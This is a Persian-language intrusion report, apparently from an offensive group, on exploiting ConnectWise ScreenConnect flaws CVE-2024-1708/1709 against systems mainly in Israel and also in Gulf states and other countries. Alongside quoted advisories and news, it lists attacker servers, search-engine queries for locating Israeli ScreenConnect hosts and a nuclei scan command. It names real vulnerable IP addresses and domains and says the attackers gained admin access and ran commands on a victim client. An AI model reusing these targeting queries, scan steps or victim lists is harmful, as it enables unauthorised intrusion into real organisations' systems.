

1402/12/04

گزارش بررسی و نقوذ با استفاده از آسیب پذیری - CVE-2024-1709

طبقه بندی: محرمانه

OFFICE
SEPEHR

{بِسْمِ اللَّهِ الرَّحْمَنِ الرَّحِيمِ}

محرر عامه

فهرست

| | |
|---------|---|
| ۳..... | مقدمه..... |
| ۶..... | زیرساخت‌های اولیه - قطعه کدهای مورد استفاده..... |
| ۹..... | استخراج آدرس‌های IP و دامنه‌های مرتبط - پایش..... |
| ۱۰..... | بهره‌کشی از آدرس‌های آسیب‌پذیر..... |
| ۱۰..... | آدرس 147.235.149.44..... |
| ۱۱..... | آدرس 213.151.38.229..... |
| ۱۲..... | نتیجه..... |
| ۱۳..... | آدرس 035565656.com..... |
| ۱۳..... | نتیجه..... |
| ۱۴..... | آدرس benni.co.il..... |
| ۱۵..... | نتیجه..... |
| ۱۶..... | آدرس compuall.co.il..... |
| ۲۱..... | نتیجه..... |
| ۲۲..... | آدرس 213.151.38.229..... |
| ۳۰..... | نتیجه..... |
| ۳۱..... | بهره‌کشی از تجهیز در کشور عربستان سعودی..... |
| ۳۱..... | آدرس 158.101.230.195..... |
| ۳۱..... | نتیجه..... |
| ۳۲..... | منابع..... |

مقدمه

در ساعات پایانی روز ۲۱ فوریه ۲۰۲۴ میلادی - ۲ اسفند ماه ۱۴۰۲ - دو آسیب پذیری با سطوح حساسیت، بالا (High) و بحران‌زا (Critical) بر روی تجهیز ConnectWise، منتشر شد. بلافاصله در صبح روز پنج‌شنبه ۳ اسفند ماه ۱۴۰۲، اقدامات لازم برای اخذ دسترسی و بهره‌کشی از تملی لیست آدرس‌های آسیب‌پذیر در رژیم آغاز شد. در زمان شروع فرایند تلاش برای نفوذ ابتدا اقدام به اخذ دسترسی و پایش آسیب پذیری بر روی جهان و پس از طرح نقشه اقدامات تلاش برای نفوذ به سیستم های آسیب پذیر در رژیم صورت پذیرفت. در بخش اهداف آسیب پذیر تمامی اهداف و دسترسی‌های بررسی شده توضیح داده شده است.

نرم افزار ConnectWise، به منظور کنترل و پشتیبانی از سیستم های تحت شبکه، از راه دور طراحی شده است و با استفاده از پنل مدیریتی آن، مدیران شبکه قادر به بررسی وضعیت سیستم ها و در صورت روشن بودن و فعال بودن سیستم قادر به اتصال و رفع مشکل می‌باشند. آسیب پذیری‌های منتشر شده، CVE-2024-1708 و CVE-2024-1709، به مهاجم احراز هویت نشده و از راه دور امکان دور زدن مکانیزم امنیتی و در برخی موارد امکان اجرای کد مخرب را فراهم می‌کند. آسیب‌پذیری مذکور، به دلیل تعدد استفاده از نرم افزار، به عنوان یک آسیب پذیری حساس شناخته شده است و شرکت ConnectWise به منظور رفع مشکل، پس از اضافه کردن کاربر مدیر (مدیر ارشد) با استفاده از آسیب پذیری به آدرس ایمیل از پیش تعریف شده، ایمیلی تحت عنوان ورود کاربر ارشد، ارسال می‌کند. به همین خاطر ابقای دسترسی بر روی این اهداف مشکل می‌باشد. همچنین سرویس بروزرسانی خودکار نرم افزار هدف اقدام به بروزرسانی و وصله کردن آسیب پذیری می‌نماید. فلذا در فرایند نفوذ ابقای دسترسی بر روی اهداف با مشکل روبرو شد.

کشورهای هدف که در این فرایند مورد بررسی قرار گرفتند به ترتیب:

- رژیم
- عربستان
- امارات
- قطر
- عمان
- امریکا
- سنگاپور
- هند

در این گزارش به جزئیات اقدامات و دسترسی های اخذ شده اشاره شده است.

CVE-2024-1708 Detail

Description

ConnectWise ScreenConnect 23.9.7 and prior are affected by path traversal vulnerability, which may allow an attacker the ability to execute remote code or directly impact confidential data or critical systems.

Severity

CVSS Version 3.1

CVSS Version 2.0

CVSS 3.1 Severity and Metrics



CNA: Cybersecurity and Infrastructure Security Agency (CISA) U.S. Civilian Government

Base Score: 8.4 (HIGH)

Vectors: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/SC:C/C:H/I:N/A:N

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

Note: The NVD and the CNA have provided the same score. When this occurs only the CNA information is displayed, but the Acceptance Level icon for the CNA is given a checkmark to signify NVD concurrence.

QUICK INFO

CVE Dictionary Entry:

CVE-2024-1708

NVD Published Date:

02/21/2024

NVD Last Modified:

02/22/2024

Source:

Cybersecurity and Infrastructure Security Agency (CISA) U.S. Civilian Government

تصویر ۱ - جزئیات آسیب پذیری CVE-2024-1708 در وبسایت مرجع NVD (لین آسیب پذیری در صورت وجود، به کاربر احراز هویت نشده و از راه دور امکان اجرای کد را فراهم می‌کند).

CVE-2024-1709 Detail

Description

ConnectWise ScreenConnect 23.9.7 and prior are affected by an Authentication Bypass Using an Alternate Path or Channel vulnerability, which may allow an attacker direct access to confidential information or critical systems.

Severity

CVSS Version 3.1

CVSS Version 2.0

CVSS 3.1 Severity and Metrics



CNA: Cybersecurity and Infrastructure Security Agency (CISA) U.S. Civilian Government

Base Score: 10.0 (CRITICAL)

Vectors: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/SC:C/C:H/I:H/A:N

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

Note: The NVD and the CNA have provided the same score. When this occurs only the CNA information is displayed, but the Acceptance Level icon for the CNA is given a checkmark to signify NVD concurrence.

QUICK INFO

CVE Dictionary Entry:

CVE-2024-1709

NVD Published Date:

02/21/2024

NVD Last Modified:

02/22/2024

Source:

Cybersecurity and Infrastructure Security Agency (CISA) U.S. Civilian Government

تصویر ۲ - جزئیات آسیب پذیری CVE-2024-1709 در وبسایت مرجع NVD (لین آسیب پذیری به مهاجم احراز هویت نشده و از راه دور امکان دور زدن مکانیزم امنیتی احراز هویت را فراهم می‌سازد، سطح حساسیت این آسیب پذیری ۱۰/۱۰ و بحران زا می‌باشد).

Critical Flaws Found in ConnectWise ScreenConnect Software - Patch Now

Feb 20, 2024

Vulnerability / Network Security



ConnectWise has released software updates to address two security flaws in its ScreenConnect remote desktop and access software, including a critical bug that could enable remote code execution on affected systems.

The vulnerabilities are listed below:

- CVE-2024-1708 (CVSS score: 8.4) - Improper limitation of a pathname to a restricted directory aka "path traversal"
- CVE-2024-1709 (CVSS score: 10.0) - Authentication bypass using an alternate path or channel

AT&T Cybersecurity Consulting
Holistic solutions to help enhance your cybersecurity maturity

Learn more



Vanta
Quickly assess against SOC 2, ISO 27001, HIPAA, and more.

Free risk assessment

Free Risk Assessment from Vanta
Generate a gap assessment of your security and

Get Started

Trending News



Why Are Compromised Identities the Nightmare to IR Speed and Efficiency?

تصویر ۳ - خبر انتشار آسیب پذیری‌های مرتبط با نرم افزار ConnectWise در وبسایت خبری TheHackerNews

ScreenConnect critical bug now under attack as exploit code emerges

By Bill Toulas

February 21, 2024 12:18 PM 1



Both technical details and proof-of-concept exploits are available for the two vulnerabilities ConnectWise disclosed earlier this week for ScreenConnect, its remote desktop and access software.

A day after the vendor published the security issues, attackers started leveraging them in attacks.

CISA has assigned CVE-2024-1708 and CVE-2024-1709 identifiers to the two security issues, which the vendor assessed as a maximum severity authentication bypass and a high-severity path traversal flaw that impact ScreenConnect servers 23.9.7 and earlier.

ConnectWise [urged admins to update](#) on-premise servers to version 23.9.8 immediately to mitigate the risk and clarified that those with instances on screenconnect.com cloud or hostedmm.com have been secured.

Threat actors have compromised multiple ScreenConnect accounts, as confirmed by the company in an update to its advisory, based on incident response investigations.

تصویر ۴ - خبر تعدد در بهره‌کشی و اعلام خطر و هشدار توسط وبسایت خبری BleepingComputer



ConnectWise ScreenConnect 23.9.8 security fix

02/19/2024

Product: Screen Connect

Severity: Critical

Priority: 1 - High

February 22, 2024 update:

ConnectWise recommends on-premise partners immediately update to 23.9.8 or higher to remediate reported vulnerabilities. ConnectWise has initiated an additional mitigation step for unpatched, on-premise users that secures an instance if it is not on version 23.9.8 or later. If your instance is found to be on an outdated version, an alert will be sent with instructions on how to perform the necessary actions to release the server.

To upgrade your version to our latest 23.9 release, please follow this upgrade path:

23.8 → 23.9 → 23.9.1 → 23.9.2 → 23.9.3 → 23.9.4 → 23.9.5 → 23.9.6 → 23.9.7 → 23.9.8

If you need any assistance or have additional questions, please go online to [ConnectWise Home](#) and open a case with our support team or email help@connectwise.com.

February 22, 2024 update:

Cloud partner summary: Cloud partners are remediated against both vulnerabilities reported on February 20. No further action is required from any cloud partner (screenconnect.com cloud and hostedmm.com).

On-Prem partner summary: On-prem partners are advised to immediately upgrade to the latest version of ScreenConnect to remediate against reported vulnerabilities.

تصویر ۵ - جزئیات مرتبط با آسیب‌پذیری در وبسایت رسمی ConnectWise


زیرساخت‌های اولیه - قطعه کدهای مورد استفاده

به منظور پایش اهداف، از سرورهای لینوکسی، با آدرس‌های:

- 151.x.x.241 – (Netherlands)
- 77.x.x.159 – (Israel)
- 192.x.x.148 – (Israel)
- 95.x.x.222 – (Bulgaria)

استفاده شده است.

به منظور یادش و بررسی لیست آدرس‌های آسیب‌پذیر، از قطعه کد موجود مرتبط با ابزار یادش خودکار Nuclei، استفاده شده است.



تصویر ۶- قطعه کد (yaml) به منظور پایش لیست آدرس‌های آسیب پذیر

سپس به منظور بهره‌کشی از لیست آدرس‌های آسیب‌پذیر، با استفاده از موتورهای جستجوگر اقدام به استخراج آدرس‌های مرتبط شد.

موتورهای جستجوگر مورد استفاده:

- Shodan
- Censys
- Zoomeyes
- Hunter
- Fofa
- Odin
- Google
- Bing


درخواست‌های مورد استفاده در موتورهای جستجوگر به شرح زیر می باشد.

➤ **Shodan:**


- http.favicon.hash:1484947000,1828756398,1170495932
- "Server: ScreenConnect"
- "Server: ScreenConnect" country:"IL"

➤ **Fofa:**

- app="ScreenConnect-Remote-Support-Software"
- app="ScreenConnect-Remote-Support-Software" && country="IL"
- country="IL" && icon_hash="-82958153"
- "ScreenConnect" && country="IL"
- "server: ScreenConnect" && country="IL"
- country="IL" && "Script.ashx?__Cache="
- "NON CUR OUR STP STA PRE" && country="IL"
- country="IL" && "<script>SC.util.mergeIntoContext"
- country="IL" && "/SetupWizard.aspx"
- **Censys:**
 - (services.http.response.headers:(key: Server and value.headers: ScreenConnect)) and location.country=`Israel`
 - (`ConnectWise ScreenConnect Remote Support Software`) and location.country=`Israel`
 - (services.software.vendor=`connectwise`) and location.country=`Israel`
 - `Server: ScreenConnect` and location.country=`Israel`
 - (services.software.uniform_resource_identifier: `cpe:2.3:a:connectwise:control:*:*:*:*:*`) and location.country=`Israel`
- **Hunter:**
 - product.name="ConnectWise ScreenConnect software" and ip.country=="IL"
 - web.title=="ConnectWise ScreenConnect Remote Support Software" and ip.country=="IL"
 - web.body="ScreenConnect" and ip.country=="IL"
- **Zoomeyes:**
 - ScreenConnect+country:"IL"
 - "ConnectWise Control Remote Support Software"+country:"IL"
- **Odin**
 - services.modules.http.headers.server:"screenconnect" AND location.country_name:"Israel" AND services.port:"10443"



تصویر ۷ - نتایج جستجو برای تجهیزات مرتبط در موتور جستجوگر Shodan



تصویر ۸ - نتایج جستجو برای کشف آسیب پذیری مرتبط در موتور جستجو Odin

استخراج آدرس‌های IP و دامنه‌های مرتبط – پایش

با استفاده از موتورهای جستجوگر و درخواست مذکور اقدام به استخراج آدرس‌های مرتبط با تجهیز مرتبط انجام شد. سپس با استفاده از اسکریپت خودکار nuclei اقدام به پایش این آدرس‌ها شد.

دستور استفاده شده:

➤ nuclei -l targets.txt -t nuclei-templates/http/cves/2024/CVE-2024-1709.yaml -o result.nuclei

لیست آدرس‌های آسیب‌پذیر کشف شده در هر کشور به صورت جداگانه در پیوست آورده شده است.

لیست آدرس‌های آسیب‌پذیر کشف شده در رژیم.


- [CVE-2024-1709] [http] [critical] <http://80.179.6.111:8040/SetupWizard.aspx/JpmjYIKARo> [Screen Connect/20.13.1905.7657-38722789 Microsoft-HTTPAPI/2.0]
- [CVE-2024-1709] [http] [critical] <http://212.143.243.52:8040/SetupWizard.aspx/JpmjYIKARo> [Screen Connect/6.3.13446.6374-3921165424 Microsoft-HTTPAPI/2.0]
- [CVE-2024-1709] [http] [critical] <http://212.143.166.119:8040/SetupWizard.aspx/JpmjYIKARo> [Screen Connect/6.0.11622.6115-774122430 Microsoft-HTTPAPI/2.0]
- [CVE-2024-1709] [http] [critical] <http://62.90.59.250:8040/SetupWizard.aspx/JpmjYIKARo> [Screen Connect/6.8.20124.6845-3988307285]
- [CVE-2024-1709] [http] [critical] <http://62.90.59.250/SetupWizard.aspx/JpmjYIKARo> [Screen Connect/6.8.20124.6845-3988307285]
- [CVE-2024-1709] [http] [critical] <http://147.235.149.44:8040/SetupWizard.aspx/JpmjYIKARo> [Screen Connect/6.8.20124.6845-3988307285]
- [CVE-2024-1709] [http] [critical] <http://213.151.38.229:8042/SetupWizard.aspx/JpmjYIKARo> [Screen Connect/6.8.20124.6845-3988307285]
- [CVE-2024-1709] [http] [critical] <http://035565656.com/SetupWizard.aspx/JpmjYIKARo> [Screen Connect/6.8.20124.6845-3988307285]
- [CVE-2024-1709] [http] [critical] <http://benni.co.il/SetupWizard.aspx/JpmjYIKARo> [Screen Connect/6.8.20124.6845-3988307285]
- [CVE-2024-1709] [http] [critical] <https://compuall.co.il:8040/SetupWizard.aspx/JpmjYIKARo> [Screen Connect/6.8.20124.6845-3988307285]

بهره‌کشی از آدرس‌های آسیب‌پذیر


از لیست آدرس‌های آسیب‌پذیر کشف شده، تنها ۵ آدرس، قابلیت بهره‌کشی داشتند.

آدرس 147.235.149.44

آدرس مذکور مرتبط با نرم‌افزار ConnectWise در رژیم می‌باشد. اما این نرم‌افزار در زمان تست تا کنون در مراحل اولیه نصب می‌باشد. این بدین معناست که راهبر سامانه اقدام به نصب کامل نرم‌افزار نکرده است و در نتیجه بهره‌کشی از آن میسر نمی‌باشد.




تصویر ۹ - صفحه اول در زمان جستجوی آدرس IP مذکور (این صفحه مرتبط با مراحل نصب اولیه نرم‌افزار می‌باشد).




تصویر ۱۰ - صفحه اول در زمان جستجوی آدرس IP مذکور (این صفحه مرتبط با مراحل نصب اولیه نرم‌افزار می‌باشد).

آدرس 213.151.38.229


نرم افزار نسخه (Server) مذکور دارای ۷ کلاینت (Agent نصب شده بر روی سیستم عامل) داشته، که در زمان اتصال برای تست فقط ۲ سیستم در حالت آنلاین (فعال) بودند.



تصویر ۱۱ - تصویر سیستم های فعال در زمان تست و صفحه مدیریت سامانه



تصویر ۱۲ - نتیجه اجرای دستورات بر روی کلاینت PC-1

